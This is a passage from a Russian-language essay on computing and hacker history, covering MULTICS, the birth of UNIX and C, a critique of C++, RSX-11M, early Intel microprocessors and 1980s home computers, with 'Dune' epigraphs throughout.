Огромным достижением стало изобретение ассемблера, позволяющего абстрагироваться от неудобного для человека машинного кода. Все команды получили легко запоминающиеся символьные имена — мнемоники, а большую часть работы по вычислению адресов переходов и смещений компьютер взял на себя. Но за удобства пришлось заплатить — программа, написанная на ассемблере, требовала перевода в машинный код перед запуском — ассемблирования. Непосредственное общение с ЭВМ утрачивалось, а программисты изгонялись из машинных залов, уступая свое место оператору. Поэтому многие представители старого поколения крайне негативно относились к новинке прогресса, считая программирование на ассемблере "ненастоящим".

Кстати, неверно думать, что раньше и вовсе не существовало высокопроизводительных компьютеров. Так, например, компания Honeywell в 1973 г. приступила к выпуску многопроцессорных компьютеров, оснащенных в стандартной конфигурации 768 Кбайт ОЗУ и дисковым накопителем 1,6 Гбайт.

Стоило это удовольствие порядка семи млн долларов, но быстро окупалось дешевым программным обеспечением, которое уже не умирало при переходе на другую машину.

Но такие компьютеры были доступны лишь крупнейшим институтам и фирмам. Производители еще тогда предчувствовали закон Мура, официально сформулированный в 1978 г., и в лице компаний Bell Labs, General Electric's, Ford и MIT в 1965 г. вплотную занялись дорогостоящими экспериментами, целью которых было создание универсальной, переносимой, многопользовательской, высокопроизводительной операционной системы.

Для этого проекта General Electric пожертвовала высокопроизводительной 36-разрядной машиной GE-645 (с неплохим и по сегодняшним меркам процессором), оснащенной превосходной канальной подсистемой ввода/вывода.

Проект получил название MULTICS (Multiplexed Information & Computing Service). Немногим позже, в апреле 1969 Bell Labs разочаруется в достигнутых результатах и прекратит свое участие в проекте, сочтя его неудачным, но идеи, заложенные в MULTICS, найдут применение в операционных системах RSX, VMS, UNIX и даже Windows NT. В отличие от своих предшественниц, MULTICS разрабатывалась на интерпретируемом языке высокого уровня PL/1, созданном на основе языков ALGOL, FORTAN и COBOL и ориентированном, в первую очередь, на задачи моделирования. Это довольно развитый язык, поддерживающий работу со списками и другими сложными структурами данных и допускающий выделение памяти под переменные различными способами. Но каким бы вычурным и многословным ни был синтаксис PL/1, писалось на нем намного быстрее, чем на ассемблере, и к 1968 г. (т. е. спустя три года после начала проекта) MULTICS начала обретать черты законченной операционной системы.

Сдерживаемые катастрофическим недостатком оперативной памяти, разработчики додумались до виртуальной памяти со страничной организацией, широко используемой сегодня в таких операционных системах, как UNIX и Windows. Виртуальная память имела сегментно-страничную организацию, отделяя сегменты данных от программного кода. Все сегменты имели атрибуты защиты, определяющие привилегии доступа. Перед каждой попыткой чтения/записи данных или исполнения кода чужого сегмента операционная система проверяла наличие прав на такую операцию, гарантируя надежную защиту критических участков кода от посягательств злоумышленников или некорректно работающих программ. К слову сказать, ни UNIX, ни Windows не обеспечивают подобной многоуровневой защиты. Отделяя прикладные приложения от ядра операционной системы, они в то же время позволяют уронить это самое ядро некорректно написанным драйвером, имеющим равные с ядром привилегии.

Именно в MULTICS впервые появилась возможность динамического связывания модулей в ходе выполнения программы, более известная современному читателю по пресловутым DLL в Windows. Такой прием логически завершил эволюцию совершенствования оверлеев, обеспечив единый, унифицированный интерфейс для всех программ, позволяя сэкономить значительную часть оперативной памяти и процессорных ресурсов. Один и тот же модуль (например, подпрограмма вывода сообщений на экран) теперь динамически загружался с диска и мог использоваться несколькими приложениями одновременно. Правда, при такой организации возникали проблемы совместного использования библиотек. Допустим, некое приложение, загрузившее для своих нужд динамическую библиотеку и считающее ее "в доску своей", в действительности оказалось отосланным к уже загруженному в память сегменту, активно используемому и другими приложениями. Что произойдет, если приложение, считающее библиотеку своей, попытается ее слегка модифицировать (при условии, что необходимые права у него есть)? Разумеется, незамедлительно грохнутся все остальные приложения, для которых такой поворот событий окажется полной неожиданностью. Поэтому разработчики придумали механизм "копирования при записи" — при первой же попытке модификации коллективно используемого сегмента создается его копия, предоставляемая в полное распоряжение модифицирующему коду.

Иерархическая файловая система впервые появилась именно в MULTICS, а не в UNIX, как пытаются утверждать некоторые. Файловая система MULTICS не только допускала вложенные директории, но и объединяла в одну логическую древовидную структуру файлы, физически расположенные на разных носителях. На уровне реализации это выглядело двоичным деревом, в узлах которого находились именованные каталоги, а листьями выступали ссылки на файлы. Современные операционные системы UNIX и Windows используют упрошенный вариант такой схемы.

А проецируемые в память файлы (memory mapped files) родились вовсе не в Windows NT, а в том же MULTICS. Традиционно файл читался в память, а если этой памяти оказывалось недостаточно, считанные фрагменты вновь сбрасывались на диск. Кому-то из разработчиков MULTICS это показалось слишком неэкономичным, и он предложил спроецировать файл в виртуальную память, а затем и вовсе объединить подсистему ввода/вывода с менеджером виртуальной памяти. Таким образом удалось просто и элегантно сократить число обращений к диску, попутно выкинув часть дублирующего кода из операционной системы.

Оконный интерфейс, обособленный в отдельную подсистему, также впервые появился в MULTICS. Конечно, ни о какой графике и мыши речь еще не шла, но взаимодействие с пользователями даже по современным понятиям было достаточно удобным и наглядным.

Но, помимо очевидных успехов, не меньше было и недостатков. Система оказалась необычайно прожорлива и для эффективной работы требовала

оборудования астрономической стоимости. Даже с учетом снижения цен на компьютеры рынок потенциальных покупателей был смехотворно мал. Практически единственным пользователем MULTICS оказалась компания Ford. Остальные были не в состоянии выложить требуемую сумму (к тому же, платить приходилось не только за "железо", но не в меньшей степени и за операционную систему).

Видя все это, руководство Bell Labs посчитало свое дальнейшее присутствие в проекте бессмысленным и в 1969 г. вышло из него. В MIT продолжали совершенствование системы и к октябрю того же года довели ее до законченного состояния, но, как и предрекала Bell Labs, своего покупателя система не нашла и осталась невостребованной.

С этого момента и начался отсчет истории системы UNIX. Объявив о прекращении участия в проекте, Bell Labs отозвала всех своих разработчиков, среди которых оказались Деннис Ритчи, Кен Томпсон, Мак Илрой и Джон Осанна. Движимые желанием использовать накопленный опыт для создания дешевого и нетребовательного к аппаратным ресурсам усеченного варианта MULTICS, они обратились к администрации руководства Bell Labs с просьбой приобрести для этой цели компьютер среднего класса и выделить некоторую сумму под проект. Однако компания, разочарованная провалом MULTICS, отказалась финансировать эту затею. Сейчас все больше историков сходятся на том, что формулировка проекта выглядела недостаточно убедительной и неаргументированной. По другому мнению: Bell Labs просто охладела к операционным системам и не видела в них никакого источника прибыли — одни расходы.

Однако отказ ничуть не смутил разработчиков. И Томпсон вместе с Ритчи и Кэнадаем приступили к проектированию файловой системы будущей операционной системы на бумаге! В процессе этого занятия в голову Томпсона пришла блестящая мысль: объединить подключенные к компьютеру устройства вместе с файлами в одну иерархическую систему. Переполненный желанием испытать свою идею на практике, он обнаружил в одном из "пыльных углов фирмы" редко используемый PDP-7 и получил разрешение руководства позаимствовать его во временное использование. Наученный горьким опытом, Томпсон ни слова не упомянул об операционной системе и объяснил свою потребность в компьютере желанием перенести на него игровую программу Space Travel (Космическое Путешествие), написанную им в том же 1969 г. в ходе проекта MULTICS на языке FORTAN под операционной системой GECOS (стандартной ОС компьютеров General Electric). В то время к компьютерным играм относились куда серьезнее, чем сейчас, и заверения Томсона, что, переписав ее на ассемблер, он добьется значительного увеличения производительности, склонили руководство к временному выделению техники.

К сожалению, для PDP-7 не существовало ни приемлемого ассемблера, ни библиотек для поддержки вычислений с плавающей точкой (а они требова-

лись для игры). Поэтому Томпсон использовал кросс-ассемблер GECOS, умеющий формировать ленты, читаемые PDP-7, и создал необходимый инструментарий самостоятельно. В дальнейшем вся работа велась исключительно на компьютере PDP-7 без поддержки со стороны GECOS.

Как нетрудно догадаться, в первую очередь Томпсон приступил к экспериментам со своей новой файловой системой и с удивлением обнаружил: операции ввода/вывода значительно упрощаются, а программирование игры ускоряется. Параллельно с написанием игры создавался набор вспомогательных утилит для копирования, удаления, редактирования файлов и даже примитивный командный интерпретатор. В начале 1970 г. все это хозяйство было уже достаточно хорошо отлажено и даже ухитрялось сносно работать. Не было ни мультизадачности, ни продуманного и эффективного ввода/вывода, ни достойной организации процессов, но все это работало, а созданный программный инструментарий оказался удобным и достаточно мощным.

С легкой руки Брайна Кернигана, новая система в пародию на MULTICS получила название UNICS (Uniplexed Information & Computing Service). Позже программисты с нестандартным мышлением, склонные к сокращениям и оптимизации, заменили CS на X, и система приобрела название UNIX.

Но время, отведенное Томпсону, подошло к концу, и компьютер PDP-7 пришлось возвращать. Осанна предложил руководству вместо операционной системы финансировать систему подготовки текстов и патентов, в которой компания крайне нуждалась. Уловка удалась, и вскоре специально для разработчиков был приобретен новейший по тем временам компьютер PDP-11 стоимостью в 65 тыс. долларов, располагающий 24 Кбайт оперативной памяти и 512 Кбайт накопителей (впрочем, накопителей к нему еще не существовало). Перенос UNIX на новую платформу не представлял сложности (архитектуры обоих компьютеров были близки), но несколько затянулся по причине отсутствия накопителей для PDP-11. Когда же они появились, система была без проблем перенесена. Ко второй половине 1971 г. UNIX начала использоваться в патентном бюро, значительно превосходя в удобности и мощности аналогичные имеющиеся на рынке системы. Поэтому руководство дало добро на развитие проекта, и коллектив разработчиков сосредоточил все усилия на дальнейшем совершенствовании системы.

Перенос UNIX с PDP-7 на PDP-11 заставил разработчиков задуматься над путями повышения мобильности. К тому же, уж очень не хотелось вновь корпеть над ассемблером. Некоторые даже порывались писать новую систему на PL/1, но это значительно ухудшило бы производительность и вряд ли заслужило бы одобрение руководства. В качестве разумной компенсации предлагалось выбрать FORTAN или новый язык Би — один из диалектов BCPL. Би привлекал простотой и легкостью изучения, наглядностью листингов и неплохой производительностью. Так, в конце концов, выбор остановили на нем. Поскольку никакой реализации Би для платформы PDP-11

еще не существовало, Томпсону пришлось самостоятельно разрабатывать интерпретирующую систему.

Вторая версия UNIX появилась в 1972 г. Главным нововведением стала поддержка конвейера (pipe), позаимствованная Мак'Илроем из операционной системы DTSS (Dartmouth time-sharing System). Конвейеры обеспечивали простой и элегантный обмен данными между процессами даже в однозадачной среде и позволили сделать еще один революционный шаг вперед (кстати, конвейеры поддерживаются практически всеми современными операционными системами, в том числе и MS-DOS).

Использование интерпретируемого языка заметно ухудшило производительность системы, а в процессе работы выявились многочисленные недостатки, присущие Би. Самый неприятный из них — отсутствие типов переменных (точнее говоря, поддерживался всего один тип, равный машинному слову). Постоянные же преобразования с помощью специальных библиотечных функций порождали множество трудноуловимых ошибок. Когда всем это окончательно надоело, Деннис Ритчи, увлекающийся разработкой языков, решил усовершенствовать Би и добавил в него систему типов. Новый язык получил название Си, согласно второму символу в BCPL. Для улучшения производительности Томпсон предложил Ритчи написать компилятор, переводящий программы, написанные на Си, в машинный код.

Очередная версия UNIX отличалась завидной производительностью, практически не уступая версии, написанной на ассемблере, но потребовала значительно меньше усилий для своего создания и не была связана с какой-то одной конкретной архитектурой. Из 13 000 строк программы операционной системы лишь 800 принадлежали низкоуровневым модулям, написанным на ассемблере.

И хотя Си первоначально ориентировался на систему UNIX, он быстро завоевал популярность и на других платформах. Вскоре появились реализации для IBM SYSTEM/370, Honeywell 6000, INTERDATA 8/32. Си завоевал признание программистов, использующих его для решения самых различных задач, как-то: низкоуровневое и высокоуровневое системное программирование, встраиваемые системы, финансовые и научные расчеты, общее прикладное программирование. При всех присущих ему недостатках (сходите на **SU.C-CPP**, почитайте Юрия Харона) это лучшее средство для выражения программистской мысли в наиболее естественной для нее форме. Конструкции в стиле:

```
x == (flag?sin:cos)(y)
```

здесь вполне законны и являются нормой. В этом смысле Си очень похож на спектрумовский Basic, везде допускающий подстановку выражений, где это только возможно. Отсутствие встроенных средств для работы с массивами вкупе с доминирующей небрежностью проектирования приводит к многочисленным ошибкам переполнения (buffers overflow), а "демократичность"

работы с указателями — к утечкам памяти. Писать сетевые приложения на Си категорически не рекомендуется. Но ведь пишут же. Отсюда берутся черви, атаки на удаленные системы и прочие коварства виртуального мира. Си не является прикладным языком. Для работы с ним нужно тренированное системное мышление. Ничто не убережет программиста от неверных указателей и выхода за рамки массивов. Никто не позаботится завершить строку разделяющим нулем, пока программист это явно не укажет в программе.

Си находится в совсем другой плоскости, нежели ассемблер, и никак не освобождает истинных хакеров от знаний последнего. "Родной" язык не может быть вытеснен никакой другой высокоуровневой прослойкой. Пусть он потерял актуальность с появлением Си и быстродействующих процессоров, но в программировании непосредственно железа есть то магическое очарование, которое толкает многих на его изучение даже сегодня.

Теперь структурное программирование считается достоянием истории. В моду вошел ООП. Си++ завладел умами программистов. Объектно-ориентированный подход пропагандируется как единственно возможный способ программирования вообще, и на приверженцев классического Си смотрят, как на чудаков или недоучек. Прямо насилие какое-то получается! На самом деле преимущество ООП перед процедурным программированием весьма спорно, и возложенные на него ожидания так и не оправдались. Ошибок не стало меньше, сроки разработки только возросли, удачных примеров повторного использования кода что-то не наблюдается, а требования к квалификации разработчиков взлетели до небес.

Но ведь Си++ поддерживает не одну, а целых три парадигмы программирования: структурное программирование в духе улучшенного Си, абстрактные типы данных, позаимствованные из ADA и, наконец, объектно-ориентированный язык в стиле Simula. Вот что говорит по этому поводу Бьерн Страуструп: "При создании программы всегда есть некоторое количество вариантов, но в большинстве языков выбор сделал за вас проектировщик языка. В случае Си++ это не так — выбор за вами. Такая гибкость, естественно, непереносима для тех, кто считает, что существует лишь один правильный способ действий. Она может так же отпугнуть начинающих пользователей и преподавателей, полагающих, что язык хорош, если его можно выучить за неделю. Си++ к таким языкам не относится. Он был спроектирован как набор инструментов для профессионалов, и жаловаться на то, что в нем слишком много возможностей — значит, уподобляться дилетанту, который, заглянув в чемоданчик обойщика, восклицает, что столько разных молоточков никому не понадобится".

Приплюснутый Си — это целый мир. Богатый ассортимент языковых возможностей еще не обязывает ими пользоваться. Объектный подход бесполезен в драйверах. Сколько программисты ни пытались найти ему применения — так и не получилось, а вот парадигму "улучшенного Си" (объявление перемен-

ных по месту использования, а не в начале программы) используют многие. Правда, в драйверах (равно как и в модулях сопряжения со средой) жесткая типизация приплюснутого Си порождает дикий кастинг (casting, явное преобразование типов), уродуя исходный код и отнимая массу времени. Автоматической сборки мусора в Си++ нет, а, значит, от утечек памяти он не спасает (даже если используются "умные" указатели и прочие извращения). Механизмы для работы со строками переменной длины как будто бы появились, но переполнения буферов с завидной регулярностью встречаются и до сих пор. Так что Си++ это не панацея, а всего лишь раздутая рекламная кампания. Страуструп оценивал количество пользователей приплюснутым Си в 5 тыс. программистов по всему миру. Навряд ли он ошибался. Феноменальная популярность плюсов вызвана скорее высокой себестоимостью его компиляторов и вытекающей отсюда раскруткой (надо же как-то возвращать вложенное), чем техническими достоинствами.

Однако мы опять забегаем вперед. Создатели UNIX, разработавшие ее для своих нужд, вряд ли представляли себе, какого джинна из бутылки они выпускают. Язык формирует мышление, и эти два хакера определили мышление миллионов людей, по крайней мере, на десятилетия вперед. Не секрет, что продукты "внутрифирменного использования" очень часто представляют собой жалкое зрелище, поскольку работодатели редко позволяют вкладывать деньги в изначально некоммерческий продукт. В свете этого шедевр UNIX кажется еще больше поразительным и необъяснимым. Система не только вобрала в себя лучшие по тем временам многопользовательские решения, но и была устойчива в работе и неплохо защищена. Разграничение затрагивало и системные ресурсы. Именно UNIX послужила тем барьером, который остановил растущие попытки закидывания кроликов в сеть, и на несколько лет компьютерный мир вновь обрел устойчивость.

Успех системы позволил AT&T значительно усилить свои позиции на рынке. UNIX, в противоположность системе Windows 90-х годов, не только был удачной платформой, но и дружелюбной к профессионалу средой, развивающей абстрактное мышление и способствующей развитию.

Конец хакеров шестидесятых

> Я не должна бояться. Страх убивает разум. Страх — малая смерть, которая приносит полное уничтожение. Я смотрю в лицо моему страху...
>
> *Ф. Херберт. "Дюна"*

Перешагнем на пару лет вперед. Эти годы прошли в непрерывном совершенствовании технологий программирования и аппаратного обеспечения.

Росли вычислительная мощь ЭВМ, емкость периферийных накопителей и быстродействие центрального процессора. Собственно, в то время все упиралось больше в деньги, нежели в технологии. Если клиент хотел решать с помощью компьютера серьезные задачи, то получение необходимой машинной мощности было только проблемой его кошелька. Производители компьютеров заметно обгоняли в те годы потребности клиентов.

И необходимость в высокопрофессиональных программистах и тщательно оптимизированном коде мало-помалу начала отпадать. Ярким подтверждением тому была UNIX, полностью написанная на компилируемом языке. Могли ли представить программисты такое расточительство хотя бы пару лет назад? Си стал первым кирпичом в фундаменте быстрых средств проектирования, который сегодня трансформировался в системы наподобие Visual Basic и DELPHI. Время обучения программистов резко сократилось, и профессионалы становились просто не нужны. Это вызвало приток специалистов в фирмы, специализирующиеся сугубо на программном обеспечении. А таковые появились во множестве, поскольку UNIX стала кроссплатформеной системой, и программы, написанные для одной модели компьютера, могли с минимальными переделками работать на любой другой.

И тут началось самое интересное. Каждый стремился обогнать другого. Это соревнование проходило не безболезненно, в первую очередь, страдал код, вернее, его качество. Руководство фирм вынуждало инженеров использовать все пути удешевления и ускорения разработки.

Если бы этим все и ограничилось, было бы полбеды. И код, написанный настоящим хакером даже в состоянии сумбурной спешки, всегда несет в себе долю оригинальности и собственного "я" программиста. Однако, стремясь максимально эффективно использовать труд людей, руководство разделяло коллектив на небольшие группы из трех-пяти человек, каждый из которых решал свою локальную задачу, зажатый тесными рамками остальных.

Творить и показывать свою индивидуальность в этих условиях становилось попросту невозможным. И профессионалы начали потихоньку разбегаться. Кто пытался организовать свою фирму, кто вообще уходил из программирования, будучи не в силах переломить ситуацию. Одним словом, сплоченному хакерскому сообществу шестидесятых наступил конец. Хакеры уходили, а вместе с ними, как туман, рассеивалась их культура. Уже никогда не повторится время больших машин, время глубокого эмоционального подъема и задиристого исследовательского духа, когда компьютеры еще не были коммерческой игрушкой.

Коммерция и жажда наживы поглощали на своем пути все. Главным критерием становилась скорость написания продукта. И не важно, какого он был качества. Любые недостатки и ошибки программного обеспечения не обнаруживаются стразу, и всегда есть время их устранить... Собственно, под сопровождением ПО почти любая фирма понимала его доработку и доведение до некоторого подобия законченного продукта.

Быть может, я сгущаю краски? Каждый имеет право на свою точку зрения. И нужно быть большим оптимистом, чтобы увидеть хоть что-то хорошее в конкурентной борьбе, спекуляции старыми идеями и технологиями, которая просто вышвырнула многих специалистов на обочину дороги. "Крутой поворот" (как любит выражаться Билл Гейтс) на этот раз и правда оказался настолько крутым и непредвиденным, что никто даже не успел к нему как следует приготовиться. Весь научно-технический потенциал в то время не охранялся семью печатями и мог свободно использоваться кем угодно и как угодно. Этим-то и воспользовались коммерсанты. Зачем было вести свои разработки, когда имелись уже готовые?

Профессионалы, инженеры и ученые предвидели, что существующие технологии исчерпают себя в ближайшие несколько лет. Разумеется, компьютерные магнаты также предвидели это и были не в восторге. С некоторым запозданием они все же начали спонсировать фундаментальные исследования и нанимать на работу талантливых инженеров, от которых требовалось только одно — передовые технологии.

К сожалению, инженерный персонал был поставлен в довольно жесткие рамки. Однако некоторая свобода творчества оставалась, которая, впрочем, досталась лишь "верхушке" разработчиков — архитекторами и идеологам проекта. С другой стороны, в этом был определенный здравый смысл. Рядовые инженеры являлись лишь инструментом в руках архитекторов, и чем послушней был этот инструмент, тем удобнее им было управлять.

Невозможно однозначно сказать, плохо это или хорошо. Новое время устанавливало свои новые законы, сминая старые устои и ломая судьбы десяткам тысяч людей. С другой стороны, такая организация труда позволяла получать качественно новые результаты, и новые технологии стали плодиться, как грибы после дождя. Научный прогресс пополз вверх, опровергая бытующий тезис, что наука и творчество едины. Оказалось, что они даже не взаимосвязаны.

Хакеры шестидесятых вырождались. Не было больше больших машин и открытого духа свободного общения. С каждым днем все больше и больше находок и неординарных решений окутывались мраком коммерческой тайны и тщательно охранялись фирмой от окружающих. Красивые решения уже никому не были нужны и никого не интересовали. Мощность компьютеров того времени была уже достаточна, чтобы небрежно написанный код удовлетворял заказчика по всем параметрам (скорости, объему). Железо дешевело куда быстрее программного обеспечения. Легче было купить вчетверо более мощный компьютер для дешевой небрежно написанной программы, чем приобретать для дешевой машины оптимизированный до последнего байта код, стоимость которого в этом случае была бы просто астрономической. Так, к примеру, средняя стоимость UNIX в семидесятых годах прошлого века составляла шесть-семь тыс. долларов и была доступна далеко не всем желающим.

RSX-11M

Подсмотреть будущее — значит, украсть мистический огонь от священного костра.

Ф. Херберт. "Дюна"

В начале семидесятых еще никто не представлял себе, какой размах примет компьютеризация через десяток другой лет. Некоторые компании, пытаясь захватить ничейный рынок микрокомпьютеров, развернули в этом направлении свою деятельность. Вряд ли они догадывалась о том, какой выгодной их позиция станет через несколько лет, поэтому и не прилагали особых усилий, чтобы удержаться на этом месте подольше. В то время эта ниша рынка никого не интересовала. Уж больно бесперспективным казался в то время компьютер, рассчитанный на массового покупателя.

А вот в отношении операционных систем для PDP-11 появился заметный вакуум. UNIX требовала на несколько порядков больше мощности и попросту не могла работать на компьютерах такого класса. 32 Кбайт памяти было слишком мало, чтобы разместить такого монстра.

И вот компания DEC в 1971 г. решилась на создание собственной операционной системы RSX-11M. Необходимо было поддержать многозадачность, планировщик, иерархическую файловую систему, виртуальную память. На все это отводилось только 16 Кбайт оперативной памяти, так как другие 16 Кбайт было решено отдать приложениям.

Разумеется, выбор пал на ассемблер. В то время, кстати, он претерпел первое серьезное изменение. Появились директивы условного ассемблирования. Это позволило легко модифицировать исходный текст: вносить одни фрагменты, удалять другие и при этом всегда была возможность вернуться назад, если вдруг последнее изменение приводило систему к краху. Благодаря этой новой технологии лучшие специалисты DEC смогли в бешеном темпе завершить свою работу за 18 месяцев. При этом в конечном счете операционная система получилась очень простой и сильно уступающей набирающей популярность UNIX. Но своего потребителя все же нашла. Ими стали многие средние предприятия, которые могли себе позволить купить несколько ЭВМ — по одному для каждого отдела. И их вполне устраивала мощность простого 16-разрядного процессора PDP.

Вскоре RSX-11M завоевала завидную популярность, и объемы продаж были весьма внушительными. Другие фирмы, пытаясь перенять этот успех, переносили существующие приложения на мини-компьютеры, чем вызвали первую волну переориентации разработчиков. Возникал устойчивый рынок мини-компьютеров для "бедных" клиентов. В то время он еще не был таким перспективным, как сейчас, и не приносил миллиардных доходов, но требовал от разработчиков изрядного таланта — втиснуть изрядно "пожирневшее"

за последние годы программное обеспечение в скудный объем памяти мини-компьютера, сохранив при этом приемлемое быстродействие. Достаточно эффективных компиляторов в то время еще не существовало, и единственным выбором оставался ассемблер. Старым талантам вновь нашлась работа. Но теперь им пришлось бороться за рабочие места в конкуренции с молодым поколением. Неудивительно, что в новых коллективах царила совсем другая атмосфера, и... новое поколение жило по своим законам. Информатика становилась все более массовым явлением, и в нее вливалось все больше и больше случайных людей.

Среди них были и те, кто не сомневался в успехе микрокомпьютеров и делал первые шаги по созданию персонального компьютера для широких масс. Того бы, кому это удалось, ожидали бы чудовищные объемы продаж. Но для этого было необходимо, прежде всего, удешевить центральный процессор.

Intel

Солнце не просит о милосердии.

Ф. Херберт. "Дюна"

Фирма Intel была одна из первых, кто рискнул сделать ставку на микропроцессоры для персональных компьютеров (впрочем, самих терминов "персональный компьютер" и "микропроцессор" тогда еще не существовало, и их еще предстояло изобрести). Персональные компьютеры еще назывались "интеллектуальными терминалами больших машин", а микропроцессоры рассматривались исключительно как компонент управления электронными системами — светофорами или лифтами, например.

Фирма Intel не обладала значительным начальным капиталом, и на конкуренцию с существующими фирмами ей рассчитывать не приходилось. Все, что оставалось, это вложить все средства в разработку микрочипа и занять ту нишу рынка, на которую пока никто серьезно не претендовал.

В 1972 г. появился чип 8008, представляющий собой улучшенный вариант 4004 процессора и, как и его предшественник, пригодный разве что для калькулятора. Тем не менее юный Билл Гейтс все же ухитрился создать на его основе устройство для анализа трафика уличного движения, которое к "компьютерам" нельзя было отнести даже с большой натяжкой.

Но время не стояло на месте, и инженеры Intel не сидели, сложа руки. Через три года журнал "Electronics" опубликовал сообщение о новом чипе Intel 8080. Это действительно был шедевр, который каждый мог приобрести всего за 200 долларов. Конечно, этому микропроцессору было далеко до "больших машин" как по скорости, так и по архитектуре или системе команд, но для "персонального" использования он вполне годился. Потребовалось меньше года, прежде чем в мире появился первый персональный компьютер на его основе. Но что это был за компьютер! С высоты сегодняшних позиций нам

действительно очень трудно понять, что машина без клавиатуры, дисплея и конечно уж без каких бы то ни было дисковых накопителей, может называться "компьютером".

Однако это и был первый минимально функциональный ПК! Микропроцессор, немного оперативной памяти и сопрягающих микросхем — вот и все, что нужно, чтобы эта груда железа могла работать. Единственным устройством вывода служили 16 индикаторов на передней панели, а устройством ввода — 16 переключателей. Это было устройство для радиолюбителей и электронщиков. 4 Кбайт памяти тогда казалось более, чем достаточно для таких целей. А вот отсутствие удобных средств ввода/вывода сильно обескураживало. Поэтому практически каждый, купивший Альтаир, пытался в той или иной степени его модернизировать. Не будем забывать, что в то время он стоил 1000 долларов, и позволить себе его купить могли только фанатично преданные электронике (или компьютерам) люди. Теперь они получали ЭВМ в свое личное распоряжение и могли экспериментировать с ней, как им вздумается. Почти все из них были "молодым" поколением, никогда не сталкивавшимся с "серьезными" машинами. Поэтому их не смущало, что система команд и архитектура микропроцессора фирмы Intel уступала даже первым моделям PDP и требовала совсем иного мышления и подхода при работе с ней.

Разрыв в мышлении между старыми и новыми программистами был просто огромен. К тому же, если первые были большей частью образованные люди, то последние в основном кустари, безусловно талантливые, но все, за редким исключением, так и не получившие законченного образования. Но всех их объединяло одно большое чувство любви к технике и компьютерам. Не был тому исключением и Билл Гейтс, который вовсе не из-за денег в течение пяти месяцев создавал первую версию Basic для Альтаира. Это было необычайное расточительство и без того скудных машинных ресурсов, но упрощало общение с машиной. Все же Basic выучить было куда легче, чем бессмысленные (для большинства) команды ассемблера.

Впрочем, тогда эта версия Basic так и не снискала популярности. Слишком прожорливой она оказалась, и программы еле-еле ползали. Конечно, последнее мало кого могло устроить. Но джинн был выпущен из бутылки. Персональные компьютеры начали производиться многими фирмами и успешно находили своих клиентов.

Хаос

> Хаос существовал в виде сырья, из которого творится порядок.
>
> *Ф. Херберт. "Дом Глав Дюны"*

Перенесемся на два десятка лет назад. Многие до сих пор помнят это время. Десятки моделей машин от разных производителей, совершенно несовмес-

тимые друг с другом даже на уровне переноса текстовых файлов данных. Это стало настоящим проклятием программистов восьмидесятых годов. Обмен программным обеспечением был невозможен. Портабельных компиляторов не существовало. Более того, диалекты одного и того же языка реализовывались на каждой машине по-своему.

Словом, компьютерный мир находился в состоянии полной анархии и неудержимо катился в пропасть машинной несовместимости и полной изоляции. Это порождало множество экономических и социальных проблем. Начнем с того, что преподавание в высших учебных заведениях информатики было очень затруднено невозможностью выбора одной конкретной платформы. Действительно, вероятнее всего, что в дальнейшем студент столкнется с совсем другими моделями ЭВМ иной архитектуры.

Конечно, каждый грамотный инженер должен уметь осваивать технику по предоставленной документации (да так оно и было). Но это требовало значительных затрат времени, в течение которого предприятие оплачивало обучение (а точнее переобучение) инженера. Все это негативно сказывалась на развитии рынка программного обеспечения. Фактически все программы создавались инженерами тех предприятий, которым эти программы собственно и требовались. При этом чаще написанные пакеты оказывались бесполезными для окружающих, потому что вероятнее всего последние имели совершенно другие компьютеры. Иногда совместимый компьютер находился за сотни километров в совершенно другом городе.

Конечно, каналы распространения программ все же существовали. Но чаще всего приложения, написанные "под себя", не годились для остальных пользователей. Это был "серебряный век" хакерства, особенно в нашей стране, когда требовалось перекроить чужую программку под свои нужды. Специалисты, умеющие это делать, высоко ценились в глазах руководства. Им позволялись вольности, недопустимые для простых смертных. Действительно, специалистов такого класса было немного. Хакерству не учили в учебных заведениях, и в то время не существовало никаких развитых средств обмена информации. Нужен был изрядный талант, чтобы глубоко освоить системное программирование, как тогда было прийто говорить, без отрыва от производства. Это же можно сказать и о прикладных программах.

Однако мы забываем, что в то время существовали десятки разнотипных машин, и это обесценивало большую часть проделанной работы при переходе на новую платформу. Это было настоящим проклятием программистов. Менялся не только набор инструкций процессора и логика взаимодействия с периферией, но и сама концепция с архитектурой.

Новые модели компьютеров покупать было невыгодно. Увеличение вычислительной мощности не компенсировало необходимость переобучения персонала и переписывание всего необходимого ПО. Большинство предпочитало работать на старом оборудовании, попутно решая головоломную проблему

ремонта вышедшей из строя техники. С каждым годом достать устаревшие (и уже снятые с производства) комплектующие становилось все сложнее.

Для предприятия было гораздо проще иметь собственного высококвалифицированного специалиста-электронщика, чем пытаться поддерживать работоспособность парка машин любым другим способом. Но что же могло привлечь хороших специалистов на предприятии, мягко выражаясь, совсем другого профиля? Разумеется, только одно — возможность заниматься в рабочее время собственными исследованиями на предоставленной аппаратуре.

Бытовой компьютер восьмидесятых

> ...человеческий мозг, в котором особым способом развиты сверхспособности, делающие его живым компьютером, до сих пор находит применение.
>
> *Ф. Херберт. "Бог — император Дюны"*

В это же время наша, отечественная, промышленность достигла тех высот, что позволила выпускать относительно недорогие компьютеры для домашнего использования. Практически все они были основаны на 8-разрядных макропроцессорах, были оснащены несколькими десятками килобайт оперативной памяти, имели встроенный интерпретатор языка Basic и работали с кассетным магнитофоном (в качестве внешнего накопителя) и телевизионным приемником (вместо привычного для нас монитора).

По нынешним прикидкам это равносильно программируемому калькулятору, только на порядок более неуклюжее и громоздкое. Возможности этих машин были более чем скромными, но в то время они казались грандиозными. Народ проявлял изрядную изобретательность, пытаясь изобразить в знако-цифровом режиме нечто отдаленно напоминающее видеоигру.

Промышленность, как и следовало от нее ожидать, не справлялась с удовлетворением возникшего спроса, и передовые модели бытовых компьютеров в магазине приобрести было очень тяжело. Однако это не стало помехой для желающих приобрести компьютер любой ценой, и многие радиолюбители занялись разработкой собственных моделей на доступной элементной базе.

Впрочем, это уже не имеет отношения к хакерам. Компьютеры, наконец, вырвались из стен лабораторий в народные массы. К ним смогли получить доступ практически все желающие. Все ПО для новых машин создавалось исключительно энтузиастами-любителями. При этом, чтобы на микрокомпьютере реализовать хоть что-то, достойное внимания, нужны были незаурядные знания ассемблера и машинной архитектуры. Можно ли назвать всех этих людей хакерами? По-видимому, да. Действительно, нужны нетривиальные способности, чтобы в условиях нехватки документации и хоть ка-

кой-нибудь литературы по данной тематике освоить низкоуровневое программирование.

